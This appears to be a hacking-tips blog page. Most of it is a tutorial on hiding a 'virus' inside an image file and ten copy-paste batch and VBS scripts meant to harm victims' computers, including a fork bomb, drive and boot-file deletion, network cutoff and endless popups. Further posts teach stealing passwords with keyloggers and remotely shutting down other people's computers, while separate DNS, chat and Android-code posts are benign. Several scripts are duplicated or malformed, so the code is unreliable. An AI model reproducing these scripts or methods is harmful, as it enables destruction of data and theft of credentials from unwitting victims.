


Showing posts with label Tips and Trik. Show all posts
how to create and insert virus files into images

What is steganography? Steganography technique is an art technique and writes or hides hidden messages in a way so that besides the sender and the recipient no one knows.
Initially, this steganography technique is used to exchange information through hidden messages contained in an image or other media. Along with technological developments, this steganography technique is used to spread hidden virus files into an image.
The spread of computer viruses by hiding the virus body in an image is indeed quite effective, especially if the victim is a layman in the world of technology. Once the image file that has been inserted by a virus is clicked by the victim, then the virus automatically contained in the image file is also executed. As a result the virus will directly enter and damage the operating system used by the victim.
Damage caused by the virus depends on the existing program in the virus's body. One of the most widely used programs by a virus is a program to copy itself.
So how to use this technique? Or how to hide a virus file in an image? The following is the full explanation.
- First prepare a virus and an image file with the format .jpg or .jpeg. If you don't have a virus, you can make it.
- Put the two files (virus and image files) in one folder, here I named the folder with the name of the virus. For friends who use viruses with the .bat extension, please change to .exe first. To convert .bat to .exe using software,Click Here


- Next, please open the "Cmd" program. Once open, then enter the directory where virus files and images are stored. Like this example, I put the virus file on drive D: / with the name "virus". Then type D: in the cmd program then "Enter", then type "virus" then press Enter again.


- To merge a virus file with an image file then type "copy / b (image name + virus name) new file name. For example "copy /b jaringan.png+virus.exe hasil.png".

- If there is a sentence "1 file (s) copied" it means the merging of the virus file with the image file was successful.
- You can immediately see the results of the merging between the virus file with the image file on the D: drive earlier. Admin itself names the results of the merge with the name "Hasil.png"
10 Ways to Make a Computer Virus Using a Text Editor
1. force shutdown virus
Actually this virus is not dangerous, because this virus will only make the victim's computer experience a forced shutdown when the victim opens the virus file. How to make this virus are: Please open your notepad / notepad ++ application, or it can be another application that is the most important text editor, then copy the code syntax below:
@echo off
msg * You are hacked
shutdown -c "System Hacked! Your Computer will Shutdown" -s
msg * You are hacked
shutdown -c "System Hacked! Your Computer will Shutdown" -s
Then save the syntax code with the extension. BAT file name can be up to you, for example a virus. BAT, in the file selection click All File.
2. virus force shutdown with time
The method is the same, please copy and paste the code below in Notepad.
@echo
msg * Your computer will shutdown after 5 seccond!
shutdown -s t5 -f
msg * Your computer will shutdown after 5 seccond!
shutdown -s t5 -f
Then save the syntax code with the extension. BAT can also be saved using the .vbs extension
3. virus by opening unlimited notepad program
If the victim opens this virus file, the effect caused is the computer will open the notepad program continuously without stopping and unlimited, if left unchecked, it will cause computer lag and hank. Please copy and paste the following code syntax into your notepad.
@echo off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
Then save the syntax code with the name up to you and the extension that is used is .BAT or can also use the .vbs extension
4. the virus pops up a message (pop up) continuously
This virus how it works is by displaying a notification message (pop up) without stopping or practically without limits (unlimited) how to overcome it we just restart the victim's computer. Please copy and paste the code into your notepad.
@echo off
:Loop1
msg * System Hacked!
msg * You are so *****!
msg * The system will automatically remove your OS
msg * Hacked By NisaStar7
GOTO Loop1
:Loop1
msg * System Hacked!
msg * You are so *****!
msg * The system will automatically remove your OS
msg * Hacked By NisaStar7
GOTO Loop1
Then save the code syntax up to your name and use the extension. BAT or. Vbs
5. virus to unscrew the CD / DVD continuously
This virus works by opening the victim's computer CD / DVD automatically and will occur continuously without stopping, and if left unchecked it will cause fatal damage to the CD / DVD portion of the victim's computer and will cause damage. To make it please copy and paste the following code into your notepad program.
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 100000
loop
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 100000
loop
Then save the syntax code with the name up to you and the extension, Visual Basic Script (.vbs).
6. Backspace Error Virus
As the name implies, this virus causes errors on the computer's backspace key and will press the backspace key continuously without stopping, so if we want to write a text, forever the text can never be written by us. To make this virus, please copy and paste the syntax code below.
MsgBox "Error when typing!!"Set wshShell =wscript.CreateObject("WScript.Shell")dowscript.sleep 100wshshell.sendkeys "{bs}"loop
After that, please save the syntax code above with the name up to you and use the extension .Vbs In the file selection select All File.
7. a virus to format the hard drive
This virus works by formatting all the data that is on the hard disk, and therefore need to be careful if you want to make this virus. To make this virus, please copy and paste the following code syntax:
@echo off
DEL C: -Y
DEL D: -Y
DEL E: -Y
DEL C: -Y
DEL D: -Y
DEL E: -Y
Then save the syntax code with the name up to you and with the extension .Vbs
8. virus Opens CMD (Command Prompt) continuously
In this seventh virus has the effect that the computer will automatically open a command prompt of about 5000 processes and this can cause the CPU to be overloaded and eventually there is a heavy hank. To make this virus, please copy and paste the following syntax code.
%0|%0|%0|%0|%0|%0|%0|%0|%0|%0|%0|%0
Then save the syntax code above with your name up to the extension. BAT
9. Virus Stops Someone's Internet Access
This virus has the effect of stopping someone's internet access, that is by stopping someone's computer IP so if the victim opens this file then the victim's computer will not be able to browse. To make this virus, please copy and paste the following code into your text editor program.
@echo off
Ipconfig /release
Ipconfig /release
Then save the syntax code above with your name up to the extension .BAT
10. "Error Freeze Computer" virus
This virus is also a dangerous virus because of the effects caused by this virus, which freezes the main functions of the computer, such as deleting autoexe so that the computer will not be able to open files with an exe extension, delete boot.ini so that the computer will not be able to boot, delete ntldr, delete win.ini. To make this virus, please copy and paste the syntax code below.
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
After you copy the syntax code above, please save the syntax code above with your name and use the extension .BAT
Thus the discussion about how to create and insert virus files into the image. If you have questions, please submit in the comments column.
Chat on Debian Linux derivatives

On this occasion I would like to share a little trick on the Debian derivative, which is when we have no internet connection, and there is only one server that can be accessed, and we need other help, we can have a simple chat on Debian, here's how:
root pts/0 2015-04-01 21:39 (36.80.180.60)
antok pts/1 2015-04-01 21:40 (36.80.180.70)
root@file-ft:~# mesg y
root@file-ft:~# write antok (tujuannya siapa)
Message from root@file-ft on pts/0 at 21:41 ...
Hello
Hello
I need help
thank you ^_^
Tag :
Tips and Trik,
Speed Up Internet Connection With The Use Of Public Google DNS
Speed Up Internet Connection
There are many ways to improve your internet connection. In this article I will show you how to get the best speed for your website by using public Google DNS. Cloudflare has launched its own DNS service at 1.1.1.1, they promise that users will be able to enjoy greater privacy and faster internet if they provide the DNS they provide.
For now, the speed difference might not be too significant or noticeable. But to test a new DNS doesn't need many steps, so it might be worth trying if anyone wants to know DNS from Cloudflare.
Domain Name System (DNS) is a database system that translates domain names that meet the requirements of a computer to an IP address. For example, when you type in the hackspc.com browser then DNS translates hackspc.com to a computer whose readable number is known as an IP address and when the computer knows about the IP location of the web domain name it only opens the website in the browser.
ISP (Internet Service Providers) provide their DNS located at the router. Sometimes the ISP's DNS server is very slow so it takes so much time to find out the web address and open the website. To work around this problem you can replace your ISP's DNS service with Google Public DNS by changing network connection settings.
Here are some DNS poplers.
Google Public DNS:
Primary: 8.8.8.8
Secondary: 8.8.4.4
OpenDNS
Primary: 208.67.222.222
Secondary: 208.67.220.220
Cloudflare
Primary: 1.1.1.1
Secondary: 1.0.0.1
How to change DNS on all devices connected to the router.
- Linksys
Enter the Linksys router admin page by accessing IP address 192.168.1.1 from the browser. Then click "Setup" from the top menu. From there, select "Basic Setup," and enter the new DNS info into the DNS 1 and 2 Status fields. Save the settings, and you're done. There is no need to turn off and restart the router for the changes to take effect.
- Netgear
When connected to Wi-Fi, open the address http://www.routerlogin.com or http://www.routerlogin.net in a web browser. Log in using administrator credentials. Click "Internet" and then select "Use these DNS Servers" and enter the primary and secondary addresses. Then click "Apply." Finish.
- D-Link
Open the router administration page by entering the IP address 192.168.1.1 or 192.168.0.1 in the browser. Enter with the password that we have set, then select "Manual Internet Connection Setup". Then Fill in the DNS server fields with primary and secondary DNS addresses.
- Google Wifi
Open the Google Wifi application, open the settings tab, then select "networking & general". Tap on the advanced network, and then DNS. Select "custom," then enter the new primary and secondary DNS addresses.
- Eero
From the Network Settings page, open the advanced options, then select DNS. Tap "Custom DNS," and enter the primary and secondary DNS.
How to Change DNS on each device
- Windows
Open the Control Panel. Click on "Network and Internet", and then "Network and Sharing Center". Select "Change Adapter Settings" from the list on the left.
Next, right-click on the Wi-Fi network that is being used, and select Properties. Select Internet Protocol Version 4 (TCP / IPv4), then click Properties.
Click "Use The Following DNS Server Addresses," and replace the existing DNS with the new DNS. In this case we are trying to use DNS from Cloudflare, then enter 1.1.1.1 for primary and 1.0.0.1 for secondary. Click OK, followed by Close, and finish.
- Android
Android requires a static IP address to use a special DNS address and this requires additional setup steps.
If it's already done, open the settings, then Wi-Fi. Long press on the Wi-Fi network currently used and select "Modify Network". It may be necessary to open advanced, but this depends on the Android device being used. Next add the new primary and secondary DNS addresses in the DNS 1 and DNS 2 sections.
- iOS
Go to settings. Select Wi-Fi, then tap the blue letter "i" next to the network being used. Tap "Configure DNS" and make sure it is set to manual, not automatic. Then delete all configuration lists under the DNS service and select "Add Server" to enter a new DNS. For example, when using Google Public DNS, it is necessary to add two entries: 8.8.8.8 and 8.8.4.4. Save changes and finish.
- macOS
Open System Preferences is the fastest way to access the "DNS Server" at the top right, rather than clicking through many menus. This will open the right screen, where we can click on the "+" symbol to add whatever DNS you want to try.
Hopefully it can provide benefits. send regards for success ^_^
Tag :
Tips and Trik,
Tutorial,
Stealing Passwords with Keylogger
How to steal passwords with Keylogger ?

Many ways and applications to steal other people's passwords that can be planted on various operating systems such as Windows, Android, iPhone, Mac, and others. One of them is Keylogger which is very very dangerous for us all.
Keylogger has many types and variants.
Keylogger installed in the browser
Keyloggers for browsers include Keylogger Pro, Nyfty Keylogger, and others. This type of keylogger is able to record all typed activities on the keyboard. Installation of this type of keylogger is very easy and fast.
Keylogger for Personal Computer (PC)
This type of keylogger is the most widely circulated on the internet, such as: iSafe All in One Keylogger, Ardamax Keylogger, Activ Key Logger, Activity Keylogger, Free Keylogger, Golden Eye, and many others. More than 70 keylogger names on the internet.The ability of this type of keylogger is quite reliable, in addition to being able to record everything typed on the keyboard can also record in the form of screenshoots of all our activities when using a computer. Opening an application, opening a picture, watching a video, opening a site, playing a game, everything is recorded clearly following the time.
Amazingly, this type of keylogger is able to send the recordings via email, Google Drive, FTP and others in accordance with the wishes of the keylogger grower. The victim will not realize that his computer or laptop or cellphone has been spied on and planted with a keylogger, because there are several types of keyloggers that are not detected by anti-virus.
Keylogger for Android Smartphones
Wrong if there are those of you who think that cellphones are safe from Keylogger hackers, because in fact many special Android keyloggers are circulating on the internet. Call it Android KidLogger, Android Keylogger, Android Lost, and others.
How to install a keylogger in the browser
I will not explain how to install all types of keyloggers, which will be explained here is only one of the easiest, even then only as proof that the keylogger is very dangerous for us.
Keylogger installed on the Flashdisk
One of them is a Keylogger that can be installed on a Flashdisk is Shadow Keylogger. Because of its portable keylogger, it does not need to be installed, but it can simply be copied to a Flashdisk. When the Flashdisk is plugged into the victim's computer then do a little setting, then the Keylogger is ready to tap all the victim's activities.
Here are the steps to install Nifty Keylogger in the Mozilla Firefox browser :
- open the mozilla browser
- Please copy and paste in the following address bar URL column : https://addons.mozilla.org/en-us/firefox/addon/kl/?src=search
- after entering the window will appear as below.

- Click the Add to Firefox button to start installing this extension.
- After installing, please restart your Mozilla browser
- To test it, please login to your email or Facebook or others. In this tutorial, I will login to Facebook. Because for example just enter your email or telephone number and password, even though you have saved it in the browser.
- If a notification appears to save the password, just select Don't Save, or it's up to you.

- After logging into your Facebook, please try typing a status.

- Now please try to open the Nifty Keylogger record by pressing the Alt+Shift+K keys on the keyboard. Immediately a track record will appear as below.

- Note the picture above is quite clearly recorded my Facebook email and password
- And this is what was recorded on Nifty Keylogger

Basically everything that is typed using the keyboard, will be recorded clearly by Nifty Keylogger. To test further, try opening an email or other account, but this time you do not type the password using the keyboard but use a virtual keyboard.
How to display a virtual keyboard :
- Click the start menu
- Select and click on Windows Ease Access
- Then click On-Screen Keyboard

- After the Virtual Keyboard appears, please type the password on the virtual keyboard using the mouse click.
- Now please open the Nifty Keylogger again by pressing Alt+Shift+K on the keyboard.
- The result turns out that if we type in a password using a virtual keyboard, the keylogger is unable to record it.
In conclusion, if you type a password or PIN on a computer, never use a manual keyboard, use the Virtual Keyboard. Who knows, on your computer you have a keylogger, especially if you often download applications or files from the internet.
Thus the tutorial how to easily steal passwords and accounts of others, hopefully this tutorial is useful and you are more wise in acting.
Thanks.
Tag :
Tips and Trik,
Important codes for tracking damage to an Android smartphone

But as a form of technological progress, smartphones apparently keep a lot of secrets in them.
One of them is the dial codes that can bring smartphone owners into certain menus.
These codes are apparently very numerous and have various functions, one of which can be used to test the condition of the smartphone.
The following is a smartphone code that you can use to test and find out the condition of your smartphone's machine.
* # * # 0 * # * # * This code has the main function to check the android screen. After pressing this code several options will appear red, green, blue, receiver (white), vibration (black), dimming, megacam, sensor, touch, sleepmode, speaker, and sub key.
* # 2664 # This code is also for checking screens. After pressing the screen code will turn black, touch the screen and move around, a red line will appear. If you draw a line and something is broken, then there is a problem with the cellphone screen.
* # 2663 # On this menu there is a firmware version touch screen info, and an option to update online.
* # 0673 # This code is for checking speakers. After pressing this code the selection keys Speaker_on, Receiver_on, Headset_on Left, Headset_on Right, Receiver_Headset_on Left, Receiver_Headset_on Right, OFF, and EXIT will appear.
* # 0842 # This code is for checking the vibration capability of a cellphone. In this menu there will be several On, Off, Auto buttons to try the phone vibrate mode.
* # * # 4636 # * # * This code contains the handset's information menu, battery information, displays cell phone usage statistics and applications. Also can be known information about WiFi.
* # 232337 # After entering this code a Bluetooth device address will appear.
* # 44336 # Displays cellphone firmware version information, when the phone was made, and changelist.
* # * # 4636 # * # * This code can be used to get interesting information about phones and batteries, including: Handset Information, Battery Information, Battery History and Usage Statistics
How to test WLAN, GPS and Bluetooth
* # * # 232338 # * # * Displays the WiFi MAC address
* # * # 1472365 # * # * Test GPS
* # * # 1575 # * # * Testing other GPS
* # * # 232339 # * # * or * # * # 526 # * # * OR * # * # 528 # * # * Testing WLAN (Use the "Menu" button to start various tests)
* # * # 232331 # * # * Testing Bluetooth
* # * # 232337 # * # Displays Bluetooth devices
How to find out the Firmware version information
* # * # 1234 # * # * Knowing PDA and Handset
* # * # 1111 # * # * Knowing the FTA SW version
* # * # 44336 # * # * Knowing PDA, Phone, CSC, Build Time, Changelist number
* # * # 4986 * 2650468 # * # * Knowing PDA, Phone, H / W, RFCallDate
* # * # 2222 # * # * Knowing the FTA HW version
Code for displaying various tests
* # * # 0673 # * # * or * # * # 0289 # * # * Test Melody or Tone
* # * # 0842 # * # * Testing Device (Vibration and BackLight)
* # * # 2663 # * # * Knowing the Touch screen version
* # * # 0283 # * # * Packback Loopback
* # * # 0 * # * # * Testing the LCD
* # * # 2664 # * # * Testing Touch screen
* # * # 0588 # * # * Test the proximity sensor
* # * # 3264 # * # * Know the RAM version
Tag :
Information,
Tips and Trik,
how to turn off other people's computers via CMD
Hi, how are you ? ^ _ ^ This time nisa love Tutorial Turning Off Other People's Computers Through Chess ^ _ ^ Okay, let's just say right now: * 1. First enter Run, how do you click Windows + R on your Kmu keyboard 2. Next type cmd and select Ok or press Enter, 3. When the cmd black screen appears, then type the net veiw -a command or you can also type net view, if added -a command all SSIDs to be more complete with details 4. You will see a list of computer or laptop users who are both using wifi access with you on the CMD display 5. Next select one of the computer_name you want to turn off and then write the command ping computer_name without the double slash reverse \\ 6. For example the name of the computer is \\ Danto2017 then type ping Danto2017 and press enter, you can see the IP of the other person's computer. 7. Next to the CMD you type shutdown - will appear in the Remote Shutdown Dialog dialog box, select Add 8. Enter the victim's IP address, see step 6, select the Restart or Shutdown option you want, change the Display Warning For time span to 5 seconds 9. Add comments if you want for example "Your computer will we turn off, the server is in the process of repair. Thank you" 10. Then to turn off the other person's computer, press OK For the sake of how to turn off other people's computers through CMD that you can use to disconnect other people's wifi connections from your computer, don't forget to share this hacking article huh ^ _ ^ Hopefully Helpful: *